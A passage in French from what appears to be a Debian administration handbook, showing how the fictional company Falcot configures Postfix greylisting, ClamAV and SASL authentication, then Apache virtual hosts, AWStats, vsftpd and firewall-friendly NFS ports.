Ainsi donc, l'adresse IP entrante pour un expéditeur donné n'est pas forcément fixe dans le temps. De même, l'adresse d'un expéditeur donné n'est pas forcément fixe non plus. De nombreux logiciels de listes de diffusion encodent des informations dans l'adresse de l'expéditeur afin de traiter de manière automatisée les retours d'erreurs (*bounces*). Chaque nouveau message d'une liste de diffusion peut devoir repasser par le filtre du greylisting, ce qui implique à l'émetteur de le stocker. Pour les très grosses listes avec des dizaines de milliers d'abonnés, cela peut rapidement devenir problématique.

Pour ces raisons, Postgrey dispose d'une liste blanche de sites correspondant à ces caractéristiques. Pour ceux-là, il répond d'accepter le message immédiatement. Il est possible de la personnaliser en éditant le fichier `/etc/postgrey/whitelist_clients`.

POUR ALLER PLUS LOIN

Greylisting sélectif avec *milter-greylist*

Pour limiter les inconvénients du greylisting, il est possible de ne l'appliquer qu'à un sous-ensemble des clients qui sont d'ores et déjà considérés comme des sources probables de spam parce qu'ils apparaissent dans une liste noire DNS. C'est le service que propose *whitelister*, un autre démon de gestion de politique d'accès pour Postfix. Cette manœuvre n'est pas prise en charge directement par Postgrey, mais le paquet *milter-greylist* permet de l'effectuer.

Comme Whitelister ne déclenche aucun refus définitif, il est possible de lui faire employer des listes noires DNS assez agressives et notamment celles qui listent toutes les adresses IP des clients des fournisseurs d'accès, comme `pbl.spamhaus.org`. Cela se configure avec le paramètre `rbl` dans `/etc/whitelister.conf`.

Comme *milter-greylist* utilise l'interface standard de *milter* définie par Sendmail, la configuration du côté Postfix des choses se limite à `smtpd_milters =unix:/var/milter-greylist/milter-greylist.sock`. La page de manuel `greylist.conf(5)` documente le fichier `/etc/milter-greylist/greylist.conf` et les différentes façons de configurer *milter-greylist*.

11.1.5. Personnalisation des filtres en fonction du destinataire

Les deux dernières sections ont passé en revue un grand nombre de restrictions possibles. Ces dernières servent essentiellement à limiter le nombre de spams reçus, mais elles présentent toutes des petits inconvénients. C'est pourquoi il est de plus en plus fréquent de devoir personnaliser le filtrage effectué en fonction du destinataire. Chez Falcot, le greylisting s'avérera intéressant pour la plupart des utilisateurs sauf quelques personnes dont le travail dépend de la faible latence du courrier électronique (le service d'assistance technique, par exemple). De même, le service commercial rencontre parfois des difficultés pour recevoir les réponses de cer-

tains fournisseurs asiatiques car ils sont répertoriés dans des listes noires. Ils ont donc demandé une adresse e-mail non filtrée pour pouvoir correspondre malgré tout.

Postfix gère cela grâce à un concept de « classes de restrictions ». On référence les classes dans la variable smtpd_restriction_classes et on les définit par simple affectation tout comme on définirait smtpd_recipient_restrictions. Ensuite la directive check_recipient_access permet d'employer une table de correspondances pour définir les restrictions à employer pour un destinataire donné.

Ex. 11.13 *Définir des classes de restriction dans* `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
        check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
        reject_unauth_destination,
        check_recipient_access hash:/etc/postfix/recipient_access
```

Ex. 11.14 *Fichier* `/etc/postfix/recipient_access`

```
# Adresses sans filtrage
postmaster@falcot.com  permissive
support@falcot.com     permissive
sales-asia@falcot.com  permissive

# Filtrage agressif pour quelques privilégiés
joe@falcot.com         aggressive

# Règle spéciale pour le robot de gestion de liste
sympa@falcot.com       reject_unverified_sender

# Par défaut, le greylisting
falcot.com             greylisting
```

11.1.6. Intégration d'un antivirus

Avec les nombreux virus circulant en pièce jointe des courriers électroniques, il est important de placer un antivirus à l'entrée du réseau de l'entreprise car, même après une campagne de sensibilisation sur ce sujet, certains utilisateurs cliqueront sur l'icône d'une pièce jointe liée à un message manifestement très suspect.

L'antivirus libre retenu par les administrateurs de Falcot est `clamav`. En plus du paquet *clamav*, ils ont installé les paquets *arj*, *unzoo*, *unrar* et *lha*, qui permettent aussi à l'antivirus d'analyser le contenu d'archives dans l'un de ces formats.

Pour interfacer cet antivirus au serveur de messagerie, on emploiera le logiciel `clamav-milter`. Un *milter* (terme dérivé de l'expression *mail filter*) est un logiciel de filtrage de courriers spécialement conçu pour s'interfacer avec les serveurs de courriers électroniques. Les *milters* exploitent une interface de programmation (API) dédiée qui assure de bien meilleures performances comparé aux filtres gérés en dehors des serveurs de courriers. *Sendmail* a été le premier à introduire cette technologie mais *Postfix* lui a emboîté le pas.

DÉCOUVERTE

Un milter pour Spamassassin

Le paquet *spamass-milter* contient un filtre basé sur le célèbre logiciel de détection de courriels non-sollicités *SpamAssassin*. Il peut être employé pour marquer les messages comme des spams probables (en ajoutant un en-tête supplémentaire) et/ou pour les rejeter si le score du message dépasse une certaine limite.

Une fois le paquet *clamav-milter* installé, le milter devrait être reconfiguré pour utiliser un port TCP plutôt que la socket nommée proposée par défaut. Lors de l'exécution de `dpkg-reconfigure clamav-milter`, il s'agit de répondre `inet:10002@127.0.0.1` à la question portant sur l'interface de communication avec Sendmail.

NOTE

Vrai port TCP ou socket nommée ?

La raison pour laquelle nous utilisons un vrai port TCP plutôt qu'une socket nommée est que le démon Postfix est souvent enfermé dans un *chroot* et n'a pas accès au répertoire dans lequel la socket est créée. Il serait toutefois possible de conserver l'utilisation de la socket, en modifiant son emplacement pour qu'elle soit dans le *chroot* (donc sous `/var/spool/postfix/`).

La configuration standard de `clamav` convient dans la majorité des situations mais `dpkg-reconfigure clamav-base` permet de personnaliser les paramètres les plus importants.

La dernière étape consiste à demander à Postfix d'utiliser le logiciel de filtrage que l'on vient de configurer. Cela se fait simplement en ajoutant une directive dans `/etc/postfix/main.cf` :

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

En cas de problèmes avec l'antivirus, il suffira de commenter cette ligne et d'exécuter la commande `/etc/init.d/postfix reload` pour faire prendre en compte cette modification.

EN PRATIQUE

Tester l'antivirus

Une fois l'antivirus mis en place, il convient de vérifier qu'il opère correctement. Pour cela, le plus simple est d'envoyer un courrier électronique test avec en pièce jointe le fichier `eicar.com` ou `eicar.com.zip` que l'on peut récupérer en ligne :

➨ `http://www.eicar.org/anti_virus_test_file.htm`

Il ne s'agit pas d'un vrai virus mais d'un fichier reconnu comme tel par tous les antivirus du marché afin que chacun puisse facilement vérifier que l'installation fonctionne comme prévu.

Les messages traités par Postfix passent désormais systématiquement par un détecteur-filtre antivirus.

11.1.7. SMTP authentifié

Pour être capable d'envoyer des courriers électroniques, il faut pouvoir accéder à un serveur SMTP et il faut que ce dernier vous y autorise. Lorsqu'on est itinérant, cela nécessite de changer régulièrement de serveur SMTP puisque le serveur SMTP de Falcot ne va pas accepter de relayer des messages de la part d'une adresse IP apparemment extérieure à l'entreprise. Il y a deux solutions : soit l'itinérant installe son propre serveur de courrier sur son ordinateur, soit il continue d'utiliser le serveur SMTP de l'entreprise mais il s'authentifie au préalable comme étant un employé de la société. La première solution n'est pas conseillée car l'ordinateur n'est pas connecté en permanence et il ne peut donc pas essayer régulièrement de réémettre en cas de problème. Nous allons donc voir comment mettre en place la seconde.

L'authentification SMTP de Postfix s'appuie sur SASL (*Simple Authentication and Security Layer*). Il faut installer les paquets *libsasl2-modules* et *sasl2-bin*, puis il convient d'enregistrer un mot de passe dans la base SASL pour chaque utilisateur qui doit pouvoir s'authentifier sur le serveur SMTP. On utilise pour cela la commande `saslpasswd2`. L'option `-u` précise le domaine d'authentification il doit correspondre au paramètre `smtpd_sasl_local_domain` de Postfix. L'option `-c` sert à créer un utilisateur et l'option `-f` permet de modifier une base SASL située ailleurs qu'à son emplacement standard (`/etc/sasldb2`).

```
# saslpasswd2 -h `postconf -h myhostname` -f /var/spool/postfix/etc/sasldb2 -c jean
[... saisir deux fois le mot de passe de jean ...]
```

Notons au passage que l'on a créé la base de données SASL dans le répertoire de Postfix. Par souci de cohérence, on va faire pointer `/etc/sasldb2` vers la base employée par Postfix. Cela s'effectue avec la commande `ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2`.

Reste maintenant à configurer Postfix pour faire usage de SASL. En premier lieu, il faut ajouter l'utilisateur postfix dans le groupe sasl afin qu'il puisse accéder à la base de données des comptes SASL. Ensuite, il faut ajouter quelques paramètres pour activer SASL, puis modifier le paramètre smtpd_recipient_restrictions pour autoriser les clients authentifiés par SASL à envoyer des courriels à tous les destinataires.

Ex. 11.15 *Modification de* `/etc/postfix/main.cf` *pour activer SASL*

```
# Activer l'authentification par SASL
smtpd_sasl_auth_enable = yes
# Définir le domaine d'authentification SASL employé
smtpd_sasl_local_domain = $myhostname
[...]
# Ajout de permit_sasl_authenticated avant reject_unauth_destination
# pour relayer le courrier des usagers authentifiés par SASL
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

COMPLÉMENTS

Client SMTP authentifié

La plupart des logiciels de messagerie électronique savent désormais s'authentifier auprès d'un serveur SMTP pour expédier le courrier sortant. Il suffit de configurer les paramètres correspondants. Si ce n'est pas le cas, il est possible d'employer un serveur Postfix local et de le configurer pour relayer le courrier vers le serveur SMTP distant. Dans ce cas, Postfix sera le client dans l'authentification SASL. Voici les paramètres nécessaires :

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

Le fichier `/etc/postfix/sasl_passwd` doit contenir le nom d'utilisateur et le mot de passe à employer pour s'authentifier sur le serveur smtp.falcot.com. Voici un exemple :

```
[mail.falcot.com]   joe:LyinIsji
```

Comme pour toutes les tables de correspondance Postfix, il faut penser à employer `postmap` pour régénérer `/etc/postfix/sasl_passwd.db`.

11.2. Serveur web (HTTP)

Les administrateurs de Falcot SA ont choisi Apache comme serveur HTTP. Debian *Wheezy* fournit la version 2.2.22 de ce logiciel.

ALTERNATIVE

Autres serveurs web

Apache n'est que le plus connu et le plus répandu des serveurs web, mais il en existe d'autres, qui peuvent offrir de meilleures performances dans certains cas d'usage, le plus souvent au détriment de la quantité de fonctions et modules disponibles. Lorsqu'il s'agit de servir des fichiers statiques, ou d'agir en serveur mandataire (*proxy*), il est judicieux de s'intéresser à ces alternatives, parmi lesquelles on peut citer Nginx et lighttpd.

11.2.1. Installation d'Apache

L'installation du paquet *apache2* entraîne l'installation par défaut de *apache2-mpm-worker*, une version particulière de ce serveur web. Le paquet *apache2* ne contient rien, il sert simplement à s'assurer qu'une des versions de Apache 2 est effectivement installée.

MPM signifie *Multi-Processing Module*. En effet, ce qui différencie les différentes versions d'Apache 2 est la politique adoptée pour gérer le traitement parallèle d'un grand nombre de requêtes : *apache2-mpm-worker* emploie des *threads* (processus légers) pour cela, alors que *apache2-mpm-prefork* utilise un ensemble de processus créés par avance (comme Apache 1.3). *apache2-mpm-event* emploie également des *threads* mais ceux-ci sont libérés lorsque la connexion entrante ne reste ouverte qu'à cause du *keep alive* HTTP.

Les administrateurs de Falcot installent dans la foulée *libapache2-mod-php5* pour activer PHP dans Apache. Cela entraîne la suppression de *apache2-mpm-worker* et l'installation de *apache2-mpm-prefork*. En effet, PHP ne fonctionne qu'avec cette version du serveur web.

SÉCURITÉ

Exécution sous l'utilisateur `www-data`

Par défaut, Apache traite les requêtes entrantes en tant qu'utilisateur `www-data`. De la sorte, une faille de sécurité dans un script CGI exécuté par Apache (pour une page dynamique) ne compromet pas tout le système, mais seulement les données possédées par cet utilisateur.

L'usage du module *suexec* permet de changer cette règle afin que certains CGI soient exécutés avec les droits d'un autre utilisateur. Cela se paramètre avec la directive `SuexecUserGroup utilisateur groupe` dans la configuration de Apache.

Il est également possible d'utiliser un MPM dédié, comme celui fourni par *apache2-mpm-itk*. Celui-ci a un fonctionnement différent, en ce qu'il permet d'« isoler » les hôtes virtuels de manière à ce qu'ils tournent chacun sous un utilisateur différent. Ainsi, une faille dans un site web dynamique ne compromettra pas les fichiers appartenant à l'utilisateur d'un autre site web.

DÉCOUVERTE

Liste des modules

La liste complète des modules standards d'Apache se trouve en ligne.

➨ http://httpd.apache.org/docs/2.2/mod/index.html

Apache est un serveur modulaire et la plupart des fonctionnalités sont implémentées dans des modules externes que le programme charge pendant son initialisation. La configuration par défaut n'active que les modules les plus courants et les plus utiles. Mais la commande `a2enmod module` permet d'activer un nouveau module tandis que `a2dismod module` le désactive. Ces deux programmes ne font rien d'autre que créer ou supprimer des liens symboliques dans `/etc/apache2/mods-enabled/` pointant vers des fichiers de `/etc/apache2/mods-available/`.

Par défaut, le serveur web écoute sur le port 80 (configuré dans `/etc/apache2/ports.conf`) et renvoie les pages web depuis le répertoire `/var/www/` (configuré dans `/etc/apache2/sites-enabled/000-default`).

POUR ALLER PLUS LOIN

Prise en charge de SSL

Apache 2.2 intègre en standard le module SSL nécessaire au HTTP sécurisé (HTTPS). Il faut juste l'activer avec `a2enmod ssl` puis placer les directives nécessaires dans la configuration. Un exemple est fourni dans `/usr/share/doc/apache2.2-common/examples/apache2/extra/httpd-ssl.conf.gz`.

➨ http://httpd.apache.org/docs/2.2/mod/mod_ssl.html

Il faudra prendre quelques précautions si l'on souhaite favoriser les connexions SSL avec confidentialité persistante (*Perfect Forward Secrecy* — ces sessions utilisent des clés de session éphémères, ce qui assure que la compromission de la clé secrète du serveur ne mène pas à celle de messages chiffrés qui auraient été préalablement interceptés sur le réseau). Pour plus de détails, et notamment pour les recommandations de Mozilla :

➨ https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

11.2.2. Configuration d'hôtes virtuels

Un hôte virtuel est une identité (supplémentaire) assumée par le serveur web.

Apache distingue deux types d'hôtes virtuels : ceux qui se basent sur l'adresse IP (ou le port) et ceux qui reposent sur le nom DNS du serveur web. La première méthode nécessite une adresse IP différente pour chaque site tandis que la seconde n'emploie qu'une adresse IP et différencie les sites par le nom d'hôte communiqué par le client HTTP (ce qui ne fonctionne qu'avec la version 1.1 du protocole HTTP, heureusement déjà employée par tous les navigateurs web).

La rareté (de plus en plus pressante) des adresses IPv4 fait en général privilégier cette deuxième méthode. Elle est cependant complexifiée si chacun des hôtes virtuels a besoin de HTTPS : le protocole SSL n'a pas toujours permis ce fonctionnement et l'extension SNI (*Server Name Indication*) qui le rend possible n'est pas connue de tous les navigateurs. Si plusieurs sites HTTPS doivent

fonctionner sur un même serveur, on préférera donc les différencier soit par leur port, soit par leur adresse IP (en utilisant éventuellement IPv6).

La configuration par défaut d'Apache 2 a déjà activé les hôtes virtuels basés sur le nom grâce à la directive NameVirtualHost *:80 du fichier `/etc/apache2/ports.conf`. En outre, un hôte virtuel par défaut est défini dans le fichier /etc/apache2/sites-enabled/000-default. Il sera employé si aucun hôte virtuel correspondant n'existe.

ATTENTION

Premier hôte virtuel

Le premier hôte virtuel défini répondra systématiquement aux requêtes concernant des hôtes virtuels inconnus. C'est pourquoi nous avons d'abord défini ici `www.falcot.com`.

DÉCOUVERTE

Apache prend en charge SNI

Apache prend en charge une extension du protocole SSL appelée *Server Name Indication* (SNI). Elle permet au navigateur web d'envoyer le nom d'hôte du serveur web dès l'établissement de la connexion SSL, donc bien avant l'envoi de la requête HTTP qui sert habituellement à identifier le bon site web parmi tous les hôtes virtuels hébergés sur le même serveur (et la même adresse IP). Ainsi Apache peut sélectionner le certificat SSL adéquat pour la communication.

Avant l'introduction de SNI, Apache employait systématiquement le certificat de l'hôte virtuel par défaut. Lorsque le certificat ne correspondait pas au site web demandé, les navigateurs affichaient donc des avertissements. Notons que ce comportement persiste lorsque l'utilisateur dispose d'un navigateur n'acceptant pas SNI. Fort heureusement la plupart des navigateurs l'exploitent désormais ; c'est le cas de Microsoft Internet Explorer depuis sa version 7.0 (sur Vista seulement, pas XP), de Mozilla Firefox depuis sa version 2.0, de Apple Safari depuis sa version 3.2.1 et de toutes les versions de Google Chrome.

Le paquet Apache fourni par Debian est compilé avec la prise en charge de SNI ; il n'y a donc aucune manipulation particulière à faire, si ce n'est de déclarer que vous souhaitez faire de l'hébergement virtuel basé sur le nom d'hôte également sur le port 443 (SSL). Pour cela, on modifie `/etc/apache2/ports.conf` pour qu'il contienne ceci :

```
<IfModule mod_ssl.c>
    NameVirtualHost *:443
    Listen 443
</IfModule>
```

On veillera également à ce que le premier hôte virtuel (celui par défaut) dispose bien d'une configuration autorisant TLSv1 (et donc SSL). En effet, c'est toujours les paramètres du premier hôte virtuel qui sont utilisés pour établir la connexion et il faut qu'ils la permettent !

Chaque hôte virtuel supplémentaire est ensuite décrit par un fichier placé dans le répertoire `/etc/apache2/sites-available/`. Ainsi, la mise en place du domaine falcot.org se résume à créer le fichier ci-dessous puis à l'activer avec `a2ensite www.falcot.org`.

Ex. 11.16 *Fichier* `/etc/apache2/sites-available/www.falcot.org`

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Le serveur Apache est ici configuré pour n'utiliser qu'un seul fichier de log pour tous les hôtes virtuels (ce qu'on pourrait changer en intégrant des directives CustomLog dans les définitions des hôtes virtuels). Il est donc nécessaire de personnaliser le format de ce fichier pour y intégrer le nom de l'hôte virtuel. Pour cela, on ajoutera un fichier `/etc/apache2/conf.d/customlog` définissant un nouveau format (directive LogFormat) et l'employant pour le fichier principal de log. Il faut également désactiver la ligne CustomLog du fichier `/etc/apache2/sites-available/default`.

Ex. 11.17 *Fichier* `/etc/apache2/conf.d/customlog`

```
# Nouveau format de log avec nom de l'hôte virtuel (vhost)
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# On emploie le format vhost en standard
CustomLog /var/log/apache2/access.log vhost
```

11.2.3. Directives courantes

Cette section passe brièvement en revue quelques-unes des directives de configuration d'Apache les plus usitées.

Le fichier de configuration principal contient habituellement plusieurs blocs Directory destinés à paramétrer le comportement du serveur en fonction de l'emplacement du fichier servi. À l'intérieur de ce bloc, on trouve généralement les directives Options et AllowOverride.

Ex. 11.18 *Bloc Directory*

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La directive DirectoryIndex précise la liste des fichiers à essayer pour répondre à une requête sur un répertoire. Le premier fichier existant est appelé pour générer la réponse.

La directive Options est suivie d'une liste d'options à activer. None désactive toutes les options. Inversement, All les active toutes sauf MultiViews. Voici les options existantes :

- ExecCGI indique qu'il est possible d'exécuter des scripts CGI.
- FollowSymlinks indique au serveur qu'il doit suivre les liens symboliques et donc effectuer la requête sur le fichier réel qui en est la cible.
- SymlinksIfOwnerMatch a le même rôle mais impose la restriction supplémentaire de ne suivre le lien que si le fichier pointé appartient au même propriétaire.
- Includes active les inclusions côté serveur (*Server Side Includes*, ou SSI). Il s'agit de directives directement intégrées dans les pages HTML et exécutées à la volée à chaque requête.
- Indexes autorise le serveur à retourner le contenu du dossier si la requête HTTP pointe sur un répertoire dépourvu de fichier d'index (tous les fichiers de la directive DirectoryIndex ayant été tentés en vain).
- MultiViews active la négociation de contenu, ce qui permet notamment au serveur de renvoyer la page web correspondant à la langue annoncée par le navigateur web.

B.A.-BA

Fichier `.htaccess`

Le fichier `.htaccess` contient des directives de configuration d'Apache, prises en compte à chaque fois qu'une requête concerne un élément du répertoire où il est stocké. Sa portée embrasse également les fichiers de toute l'arborescence qui en est issue.

La plupart des directives qu'on peut placer dans un bloc `Directory` peuvent également se trouver dans un fichier `.htaccess`.

La directive AllowOverride donne toutes les options qu'on peut activer ou désactiver par l'intermédiaire d'un fichier `.htaccess`. Il est souvent important de contrôler l'option ExecCGI pour rester maître des utilisateurs autorisés à exécuter un programme au sein du serveur web (sous l'identifiant www-data).

Requérir une authentification

Il est parfois nécessaire de restreindre l'accès à une partie d'un site. Les utilisateurs légitimes doivent alors fournir un identifiant et un mot de passe pour accéder à son contenu.

Ex. 11.19 *Fichier* `.htaccess` *requérant une authentification*

```
Require valid-user
AuthName "Répertoire privé"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-prive
```

SÉCURITÉ

Aucune sécurité

Ce système d'authentification (`Basic`) a une sécurité très faible puisque les mots de passe circulent sans protection (ils sont uniquement codés en *base64* — un simple encodage et non pas un procédé de chiffrement). Il faut noter que les documents protégés par ce mécanisme circulent également de manière non chiffrée. Si la sécurité vous importe, faites appel à SSL pour chiffrer toute la connexion HTTP.

Le fichier `/etc/apache2/authfiles/htpasswd-prive` contient la liste des utilisateurs et leurs mots de passe ; on le manipule avec la commande `htpasswd`. Pour ajouter un utilisateur ou changer un mot de passe, on exécutera la commande suivante :

```
# htpasswd /etc/apache2/authfiles/htpasswd-prive utilisateur
New password:
Re-type new password:
Adding password for user utilisateur
```

Restrictions d'accès

Les directives Allow from et Deny from contrôlent les restrictions d'accès à un répertoire (et ses sous-répertoires).

La directive Order indique dans quel ordre évaluer les directives Allow from et Deny from (et la dernière qui s'applique est retenue). Concrètement, Order deny,allow autorise l'accès si aucune des règles Deny from ne s'applique ou si une des règles Allow from s'applique. Inversement, Order allow,deny refuse l'accès si aucune directive Allow from ne l'autorise (ou si une directive Deny from s'applique).

Les directives Allow from et Deny from peuvent être suivies d'une adresse IP, d'un réseau (exemples : 192.168.0.0/255.255.255.0, 192.168.0.0/24 et même 192.168.0), d'un nom de machine ou de domaine, ou du mot-clé all désignant tout le monde.

Ex. 11.20 *Interdire par défaut mais autoriser le réseau local*

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.4. Analyseur de logs

L'analyseur de logs est un compagnon fréquent du serveur web puisqu'il permet aux administrateurs d'avoir une idée plus précise de l'usage fait de ce service.

Les administrateurs de Falcot SA ont retenu *AWStats* (*Advanced Web Statistics*, ou statistiques web avancées) pour analyser les fichiers de logs d'Apache.

La première étape de la configuration consiste à créer le fichier `/etc/awstats/awstats.conf`. Les administrateurs de Falcot n'ont modifié que les différents paramètres donnés ci-dessous :

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %bytesd %
    ➥ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

Tous ces paramètres sont documentés par commentaires dans le fichier modèle. `LogFile` et `LogFormat` indiquent l'emplacement du fichier de log et les informations qu'il contient. Les paramètres `SiteDomain` et `HostAliases` indiquent les différents noms associés au site web principal.

Pour les sites à fort trafic, il est déconseillé de positionner `DNSLookup` à `1` comme dans l'exemple précédent. En revanche, pour les petits sites, ce réglage permet d'avoir des rapports plus lisibles qui emploient les noms complets des machines plutôt que leurs adresses IP.

SÉCURITÉ

Accès aux statistiques

Les statistiques d'AWStats sont disponibles sur le site web sans restrictions. On pourra le protéger de manière à ce que seules quelques adresses IP (internes probablement) puissent y accéder. Cela s'effectue en donnant la liste des adresses IP autorisées dans le paramètre `AllowAccessFromWebToFollowingIPAddresses`.

On activera AWStats pour d'autres hôtes virtuels, en créant un fichier spécifique par hôte, par exemple `/etc/awstats/awstats.www.falcot.org.conf`.

Ex. 11.21 *Fichier de configuration pour un hôte virtuel*

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

ATTENTION

Rotation de logs

Pour que les statistiques prennent en compte tous les logs, il est impératif qu'*AWStats* soit invoqué juste avant la rotation des fichiers de logs d'Apache. Si l'on regarde la directive *prerotate* du fichier `/etc/logrotate.d/apache2`, on s'aperçoit qu'il suffit pour cela d'ajouter un lien symbolique vers `/usr/share/awstats/tools/update.sh` dans le répertoire `/etc/logrotate.d/httpd-prerotate` :

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
  weekly
  missingok
  rotate 52
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  postrotate
    /etc/init.d/apache2 reload > /dev/null
  endscript
  prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
      run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
  endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
  /etc/logrotate.d/httpd-prerotate/awstats
```

Au passage, il est bon de s'assurer que les fichiers de logs mis en place par `logrotate` soient lisibles par tout le monde (et notamment AWStats). Dans l'exemple ci-dessus, c'est effectivement le cas (voir la ligne `create 644 root adm`, qui diffère de la valeur 640 utilisée par défaut).

AWStats emploie de nombreuses icônes stockées dans le répertoire `/usr/share/awstats/icon/`. Pour les rendre disponibles sur le site web, il faut modifier la configuration d'Apache et y ajouter la directive suivante :

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Après quelques minutes (et les premières exécutions du script), le résultat est accessible en ligne :

➡ http://www.falcot.com/cgi-bin/awstats.pl

➡ http://www.falcot.org/cgi-bin/awstats.pl

11.3. Serveur de fichiers FTP

Le protocole de transfert de fichiers FTP (*File Transfer Protocol*) est un des premiers protocoles d'Internet (la RFC 959 date de 1985 !). Il a servi à diffuser des fichiers avant même l'invention du Web (la RFC 1945 décrivant le protocole HTTP/1.0 date de 1996 mais ce dernier existait depuis 1990).

Ce protocole permet à la fois de déposer des fichiers et d'en récupérer. FTP est encore fréquemment employé pour déposer les mises à jour d'un site web hébergé par son fournisseur d'accès Internet (ou tout autre prestataire d'hébergement de site web). Dans ce cas, on emploie un identifiant et un mot de passe, puis le serveur FTP donne accès en lecture/écriture à son répertoire personnel.

D'autres serveurs FTP servent essentiellement à diffuser des fichiers que les gens souhaitent télécharger. C'est le cas, par exemple, avec les paquets Debian. Le contenu de ces serveurs FTP est récupéré depuis divers autres serveurs géographiquement éloignés et mis à disposition des utilisateurs locaux. Dans ce cas, l'authentification du client n'est pas nécessaire ; on parle de FTP anonyme et l'accès est en lecture seule. En réalité, le client s'authentifie avec le nom d'utilisateur anonymous et un mot de passe quelconque (qui est souvent, par convention, l'adresse électronique de l'usager).

De nombreux serveurs FTP sont disponibles dans Debian (*ftpd*, *proftpd-basic*, *pyftpd*, etc.). Le choix des administrateurs de Falcot SA s'est porté sur *vsftpd*. En effet, ils n'ont besoin du serveur FTP que pour diffuser quelques fichiers (dont un dépôt de paquets Debian) et ils n'avaient nullement besoin de pléthore de fonctionnalités. Ils ont donc privilégié l'aspect sécurité du logiciel.

L'installation du paquet entraîne la création d'un utilisateur système ftp. Ce compte est systématiquement employé pour gérer les connexions FTP anonymes et son répertoire personnel (`/srv/ftp/`) est la racine de l'arborescence mise à disposition des utilisateurs se connectant sur le service. La configuration par défaut (telle que détaillée dans `/etc/vsftpd.conf`) est très restrictive : elle ne permet que la lecture en accès anonyme (les options write_enable et anon_upload_enable ne sont pas activées) et il n'est pas possible aux utilisateurs locaux de se

connecter avec leur identifiant et mot de passe habituels (option local_enable) pour accéder à leurs fichiers. Toutefois, cette configuration convient parfaitement pour l'usage de Falcot SA.

11.4. Serveur de fichiers NFS

NFS (*Network File System*) est un protocole qui permet d'accéder à un système de fichiers à distance par le réseau, pris en charge par tous les systèmes Unix. Pour Windows, il faudra employer Samba.

NFS est un outil fort utile mais il ne faut jamais oublier ses limitations, surtout en termes de sécurité : toutes les données circulent en clair sur le réseau (un *sniffer* peut donc les intercepter) ; le serveur restreint les accès en fonction de l'adresse IP du client, ce qui le rend vulnérable au *spoofing* (usurpation d'adresses IP) ; enfin, si une machine est autorisée à accéder à un système de fichiers NFS mal configuré, son utilisateur root peut accéder à tous les fichiers du partage (n'appartenant pas à root) puisque le serveur NFS utilise l'identifiant utilisateur que le client lui a communiqué (sans aucune vérification possible ; le protocole est ainsi conçu depuis le début).

DOCUMENTATION

NFS howto

Malgré son grand âge, le NFS howto contient de nombreuses informations intéressantes, notamment des méthodes pour optimiser les performances de NFS. On y découvre aussi un moyen de sécuriser les transferts NFS à l'aide d'un tunnel SSH (mais cette technique ne permet pas d'employer `lockd`).

➨ http://nfs.sourceforge.net/nfs-howto/

11.4.1. Sécuriser NFS (au mieux)

Étant donné que NFS fait confiance aux informations reçues par le réseau, il convient de s'assurer que seules les machines autorisées à l'employer peuvent se connecter aux différents serveurs RPC qui lui permettent de fonctionner. Le pare-feu doit donc prohiber le *spoofing* pour qu'une machine extérieure ne puisse pas se faire passer pour une machine intérieure et les différents ports employés doivent être restreints aux machines devant accéder aux partages NFS.

B.A.-BA

RPC

RPC (*Remote Procedure Call*, ou appel de procédure distante) est un standard Unix pour des services distants. NFS est un service RPC.

Les services RPC s'enregistrent dans un annuaire, le *portmapper*. Un client désireux d'effectuer une requête NFS s'adresse au *portmapper* (port 111 en TCP ou UDP) et lui demande où se trouve le serveur NFS. On lui répond généralement en indiquant le port 2 049 (port par défaut pour NFS). Tous les services RPC ne disposent pas nécessairement d'un port fixe.

D'autres services RPC sont nécessaires au fonctionnement optimal de NFS, notamment `rpc.mountd`, `rpc.statd` et `lockd`. Malheureusement, ils emploient par défaut un port aléatoire affecté par le `portmapper` et il est donc difficile de filtrer le trafic qui leur est destiné. Les administrateurs de Falcot SA ont trouvé une solution à ce problème.

Les deux premiers services cités sont implémentés par des programmes utilisateur, démarrés respectivement par `/etc/init.d/nfs-kernel-server` et `/etc/init.d/nfs-common`. Ils disposent d'options pour forcer le choix des ports employés. Pour employer systématiquement les options adéquates, il faut modifier les fichiers `/etc/default/nfs-kernel-server` et `/etc/default/nfs-common`.

Ex. 11.22 *Fichier* `/etc/default/nfs-kernel-server`

```
# Number of servers to start up
RPCNFSDCOUNT=8

# Runtime priority of server (see nice(1))
RPCNFSDPRIORITY=0

# Options for rpc.mountd.
# If you have a port-based firewall, you might want to set up
# a fixed port here using the --port option. For more information,
# see rpc.mountd(8) or http://wiki.debian.org/SecuringNFS
# To disable NFSv4 on the server, specify '--no-nfs-version 4' here
RPCMOUNTDOPTS="--manage-gids --port 2048"

# Do you want to start the svcgssd daemon? It is only required for Kerberos
# exports. Valid alternatives are "yes" and "no"; the default is "no".
